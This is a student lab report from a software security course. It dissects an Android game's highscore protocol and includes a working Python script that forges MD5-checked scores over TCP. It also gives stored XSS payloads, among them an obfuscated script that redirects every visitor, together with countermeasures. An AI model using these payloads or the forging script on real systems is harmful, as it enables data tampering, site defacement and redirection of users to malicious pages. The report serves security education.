1310 - Web-/Client server

The task of this assignment is to investigate how Client-side security can be intercepted and modified.


Fredrik Helgesson & Hugo Broman

DV2546 - Software Security
Blekinge Institute of Technology
371 79 Karlskrona
November 20 2018

Contents

1 Analyze the traffic

The first step of analyzing how this Android application can be exploited is by doing a blackbox analysis of how the communication between the Android client and the web server containing the scoreboard is performed. This was achieved by playing the game while capturing all packet data from the client using Wireshark. The image below shows a TCP connection between the Android application on the local IP-address "192.168.1.194" and the remote server with IP-address "194.47.148.179" on TCP-port 2242.



The TCP traffic contains a TCP handshake and when the connection is established the Android application sends a packet containing information about the recently finished game and after that the TCP connection is closed. The interesting packet in this conversation is the packet containing the game session information, packet number 51. Analysis of the data section and by using the option "follow TCP stream" in Wireshark the packet attributes below were discovered.

- Name of player
- Email
- Score
- Checksum

The attributes are stored in the packet as a single string with single quotes delimiting the individual attributes. An example can be seen in the bottom of the image above where:

- Name of player = isuckatthisgame
- Email = example@example.com
- Score = 43
- Checksum = 17e62166fc8586dfa4d1bc0e1742c08b

2 New client

Using python and and the external library pwntools it is simple to setup an environment to send a TCP packet to the IP and port found in the packet captured by Wireshark. The complete code used during the laboratory is available in section 9.

1. *Does it matter how the last part of the string looks?*
   Yes, there is a correlation between the score and the last part. The last part seem to be a checksum which is used by the server as an "integrity-check" to prevent packet-tampering or packet-forging.

2. *What happens if you modify the score of the string that is sent from the android application?*
   If the hash does not correspond to the score the request does get submitted to the highscore list.

3. *What is the algorithm that is being used in the messages, and how does that technology work?*
   The score is hashed with MD5. The reason behind this hashing is to verify that the score has not been tampered with while the score is being sent over the internet. When a game is completed a score is received and hashed using MD5. Both the score and its corresponding MD5 hash is sent to the web server which is hosting the scoreboard. When the packet is received the server calculates the MD5 sum of the score again and crosschecks it with the MD5-sum sent in the packet. If the MD5 sums are identical the score is accepted and inserted into the scoreboard. This method of verification is not adequate because since the hashfunction is easily cracked using bruteforce, dictionaries or rainbow-tables. The algorithm is not only weak against today's cracking possibilities but since it is only based on a score the player can set an easy hash to crack by just receiving a low score in the game. There are many online tools being able to crack these hashes in no-time. The hash received in the packet shown above was cracked by simply Googling the hash and finding the original value before hashing, 43. The hash can be seen below.

   ```
   md5(43) = 17e62166fc8586dfa4d1bc0e1742c08b
   ```

3 Acquire highscore

In the image below is a snippet from the cheater application that was built to insert values into the scoreboard.

```
29 def add_highscore(name, email, score):
30     r = remote(tcp_server,tcp_port) #open tcp connection to server
31
32     #Circumvent security feature: signature check
33     m = hashlib.md5()
34     m.update(str(score))
35     md5_score = m.hexdigest()
36
37     r.send("%s'%s'%s'%s" % (name, email, str(score), md5_score)) #send new highscore
38     r.close() #close connection
39
```

The code above code will open a TCP connection to the server hosting the scoreboard and forge a custom highscore packet which is thereafter sent to the server. This packet can contain whichever score we assign, as long as it has a corresponding MD5 sum to pass the verification done by the server. Below is the output of the cheater application named "cheater.py" where a menu is shown. The complete cheater application can be seen under section 9. By choosing option 2 a new highscore is entered with a chosen name.

```
$ python cheater.py
What would do like to do?
1) Show highscore
2) Get highest possible score
3) Flood highscore, XSS
4) Rick rolled, Arbitrary Code Execution
5) Exit
> 2
> Enter name: Winner
> 1
Winner    1923899216171118234
    Igor    1923899216171118233
 Gunvald    93281723422451112
    Eric    9012739871287
  Louise      3971230918
 Fredrik        17182392
   Johan         1333337
  Zerina           52231
Charlotta           17283
   Frida           11839
```

After the new highscore with the name "Winner" is added to the top of the scoreboard, option 1 is chosen which prints the current scoreboard. This confirms that "Winner" now has the highest score. The code behind this functionality is shown and discussed below.

```
# Get highscore in json format, then parse and return
    highest score
```

```
def get_highscores(output=True):
        r = requests.get("http://dv2546.cse.bth.se/cs/
            getJsonScore.php")

        #Fix for invalid json ,]
        formated = r.text[:-3] + "]"
        formated = formated.replace('\n', '').replace('\r',
            '')
        #parse it
        resp = json.loads(formated)

        #print highscore list if output is set
        if output:
                for user in resp:
                        print "%12s\t%12s" % (user["name"],
                            user["score"])

        #return highest score on the scoreboard
        return resp[0]["score"]
```

The function above named "get_highscores" is used to get the scoreboard from the web server which is received in JSON-format. This is probably done in the same way as the Android application receives the scoreboard to show in-game. The JSON string is thereafter parsed to find the greatest score on the list. This score is returned by the function. The function below thereafter use this score to submit a new highscore of exactly 1 point more than the current highscore keeper.

```
def add_highscore(name, email, score):
        r = remote(tcp_server,tcp_port) #open tcp connection
             to server

        #Circumvent security feature: signature check
        m = hashlib.md5()
        m.update(str(score))
        md5_score = m.hexdigest()

        #send new highscore
        r.send("%s'%s'%s'%s" % (name, email, str(score),
            md5_score))

        r.close() #close connection
```

The function above connects to to the webserver with TCP. A new highscore is thereafter sent with an arbitrary name, email and score. The image below shows the scoreboard inside the game after a new highscore is inserted using the function above with a name of "Hugo.B Fredrik.H"


Leg
TOP 10
Name
(1) Hugo.B Fredrik.H

4 Web vulnerabilities

The website showing the top 10 highscores is vulnerable to XSS. This can be verified by submitting a new highscore to the server with a player name containing HTML tags, one example is sending the name:

```
<b>Helloworld</b>
```

This will result in a new entry in the scoreboard showing a player named "**Helloworld**" in bold font. The fact that this XSS-attack is available means that the server does not sanitize the highscore submission string.

4.1 Injecting HTML and Javascript through XSS vulnerability

The first example of code injection is used to alter the table to make the score field display the string "Worthy" instead of a score. This slot is meant to only contains integers displaying the score of the player but through this exploit it is possible to add arbitrary data, such as strings. We also create a new scoreboard entry with the player name "Fake slot". This payload is as the "player name"-attribute in a TCP-packet to the server according to the specification under section 1. The payload is injecting HTML-code which creates new cells in the scoreboard-table and Javascript which spawns an alert-box containing the integer 1 on the webpage. This injection does only affect the website visually and does not effect the JSON used by the website and Android application. The payload is viewed below.

```
Hugo.B & Fredrik.H</td><td>Worthy</td><tr><td>2</td><td><b>
    Fake Slot</b><script>alert(1)</script>
```

4.1.1 Result

The result of injecting the payload above can be seen in the images below where the first image shows how an alert-box is displayed when visiting the website and the second image shows the resulting scoreboard. Note that only the top two entries in the scoreboard are affected by the payload shown above.


Highscore list

Position	User	Score
1	Hugo.B Fredrik.H	Worthy
2	**Fake Slot**	2933899216171118245
2	AdHoc Richard 10	2933899216171118243
3	AdHoc Richard 9	2933899216171118242
4	AdHoc Richard 8	2933899216171118241
5	AdHoc Richard 7	2933899216171118240
6	AdHoc Richard 3	2933899216171118236
7	AdHoc Richard 3	2933899216171118236
8	AdHoc Richard 2	2933899216171118235
9	AdHoc Richard 2	2933899216171118235
10	AdHoc Richard 1	2933899216171118234

4.2 URL redirection

The final XSS-payload tested was a webpage redirection, in this case the redirection was pointed at a benign website but note that this redirection can point to any malicious website of our choice. As a proof of concept we temporarily redirected all users to "Never Gonna Give You up" music video on Youtube. We can run the code in 9 and pick option 4 to execute the code redirection to a YouTube video. This choice calls the function "rick_rolled" found in 9.

```
What would do like to do?
1) Show highscore
2) Get highest possible score
3) Flood highscore, XSS
4) Rick rolled, Arbitrary Code Execution
5) Exit
>4
```



Traffic is now redirected as following:

```
dv2546.cse.bth.se/cs/index.php --> youtube.com/watch?v=
    dQw4w9WgXcQ
```

As a final note this redirection was only temporary and by overwriting the scoreboard-entry containing the Javascript the redirection was removed. The website redirection was removed directly after the screenshot was taken to make sure not to obstruct the lab for any other students.

5 Bonus: Highscore injection (Optional)

The traffic sent to and from the application is over HTTP traffic. This means it's very easy to intercept this traffic and alter the data.

6 BUGS, VULNERABILITIES and EXPLOITS

The following vulnerabilities were found:

1. *TCP Packet replay*
   You can resend a packet as many times as you want. For example if a new highscore is received and the packet posting the score is sent multiple times, multiple entries of the score will be inserted into the scoreboard.

2. *TCP Packet tampering*
   The TCP packets can be tampared with since the packet data is not encrypted nor integrity checked properly on the server.

3. *Persistant XSS*
   This could lead to some nasty exploits. Cookie stealing, URL redirection, page defacement etc. List is long.

4. *HTTP*
   The HTTP traffic can easily be intercepted and tampered with.

We exploited the TCP Packet replay to add duplicate scores to the scoreboard. With packet tampering we could spoof the highscore. Persistent XSS allowed us to redirect all users to a external website. We also modified the layout of the website.

7 Countermeasures

1. *TCP Packet replay*
   A fix for this would be to add some ID to each packet and check if the ID has already been received. If the ID has already been received by the server, the packet will be dropped.

2. *TCP Packet tampering*
   A fix for this would be to add the HMAC algorithm for "integrity-checking" instead of using the exploitable MD5 checksum. This will obstruct packet tampering greatly.

3. *Persistant XSS*
   To fix this, properly escape **all** user input. Never trust user input.

4. *HTTP*
   Add HTTPS to fix this. https://letsencrypt.org/ is a good free option.

8 Reflection

Fun lab! I think the lab should be F-A and introduce different levels for "advanced users". Maybe add SSL, some more anti cheat measures. SQL injection possibility etc.

8.0.1 Task 1

Time spent: 1 hour
Learnt: Nothing new, we've used wireshark many times before.

8.0.2 Task 2

Time spent: 1 hour
Learnt: Nothing in particular. It was very easy to decode the structure of the TCP packet.

8.0.3 Task 3

Time spent: 1 hour
Learnt: We used python with pwntools library which let use connect to the tcp server and send the modified packet to get the highest score. None of use had worked with TCP before but it was pretty straight forward. Just like working with HTTP.

8.0.4 Task 4

Time spent: 2 hour.
Learnt: We learnt you could submit payloads longer than 100 characters if you split the payload through several highscore entries. This would allow for a payload of length 1000.

8.0.5 Bonus Task

Time spent: 4 hour
Learnt: Tried sql injection. Didn't work. Spent too much time on this one. Realized we could just intercept the http packets and modify them.

9 Appendix A

```
import hashlib
import json
from pwn import *
import requests
import os
context.log_level = 'error'

tcp_server = '194.47.148.179'
tcp_port = 2242

# Get highscore in json format, then parse and return
    highest score
def get_highscores(output=True):
        r = requests.get("http://dv2546.cse.bth.se/cs/
            getJsonScore.php")

        #Fix for invalid json ,]
        formated = r.text[:-3] + "]"
        formated = formated.replace('\n', '').replace('\r',
            '')
        #parse it
        resp = json.loads(formated)

        #print highscore list if output is set
        if output:
                for user in resp:
                        print "%12s\t%12s" % (user["name"],
                            user["score"])

        #return highest score on the scoreboard
        return resp[0]["score"]

def add_highscore(name, email, score):
        r = remote(tcp_server,tcp_port) #open tcp connection
             to server

        #Circumvent security feature: signature check
        m = hashlib.md5()
        m.update(str(score))
        md5_score = m.hexdigest()

        #send new highscore
        r.send("%s'%s'%s'%s" % (name, email, str(score),
            md5_score))

        r.close() #close connection
```

```
#This function is used to convert strings to strings without
    quotations.
#Used for XSS payloads
def convert(strin):
        resp = "String.fromCharCode("
        for a in strin:
                resp += "" + str(ord(a)) + ","
        resp = resp[:-1] + ")"
        return resp

#Fill whole scoreboard with our own scores.
def payload_fill_all(score):
        iteration = 1
        for score in range(score, score+10):
                add_highscore("Ad-Hoc Richard %d" %
                    iteration, 'test@we.se', score)
                iteration+=1
        #Create payload
        #overflow table with new entry
        #XSS with example alert and bold text
        payload = "Hugo.B & Fredrik.H</td><td>Worthy</td><tr
            ><td>2</td><td><b>Fake \
        Slot</b><script>alert(1)</script>"
        add_highscore(payload, 'test@we.se', score+11)

#XSS with redirect and paylod > 100 bytes
def rick_rolled(score):
    #To shorten a URL to a youtube video bit.ly was used
        a = convert("https://bit")
        b = convert(".ly/IqT6zt")
        payload1 = "<script>var a=%s</script>" % a
        payload2 = "<script>var b=%s</script>" % b
        payload3 = "<script>document.location=a+b;</script>"

        add_highscore(payload1, 'aaa@bbb.se', score+4)
        add_highscore(payload2, 'aaa1@bbb.se', score+3)
        add_highscore(payload3, 'aaa2@bbb.se', score+2)

#Menu
while True:
        print "What would do like to do?"
        print "1) Show highscore"
        print "2) Get highest possible score"
        print "3) Flood highscore, XSS"
        print "4) Rick rolled, Arbitrary Code Execution"
        print "5) Exit"
        decision = raw_input(">")
        decision = decision.rstrip()
```

```
os.system('clear');

highest_score = get_highscores(False)

if decision == "1":
        get_highscores()
elif decision == "2":
        print "Enter name: "
        name = raw_input()
        name = name.rstrip()
        add_highscore(name, 'example@example.example
            ', highest_score+1)
elif decision == "3":
        payload_fill_all(highest_score+1)
elif decision == "4":
        rick_rolled(highest_score+1)
else:
        break
raw_input("> Enter to continue")
os.system("clear")
```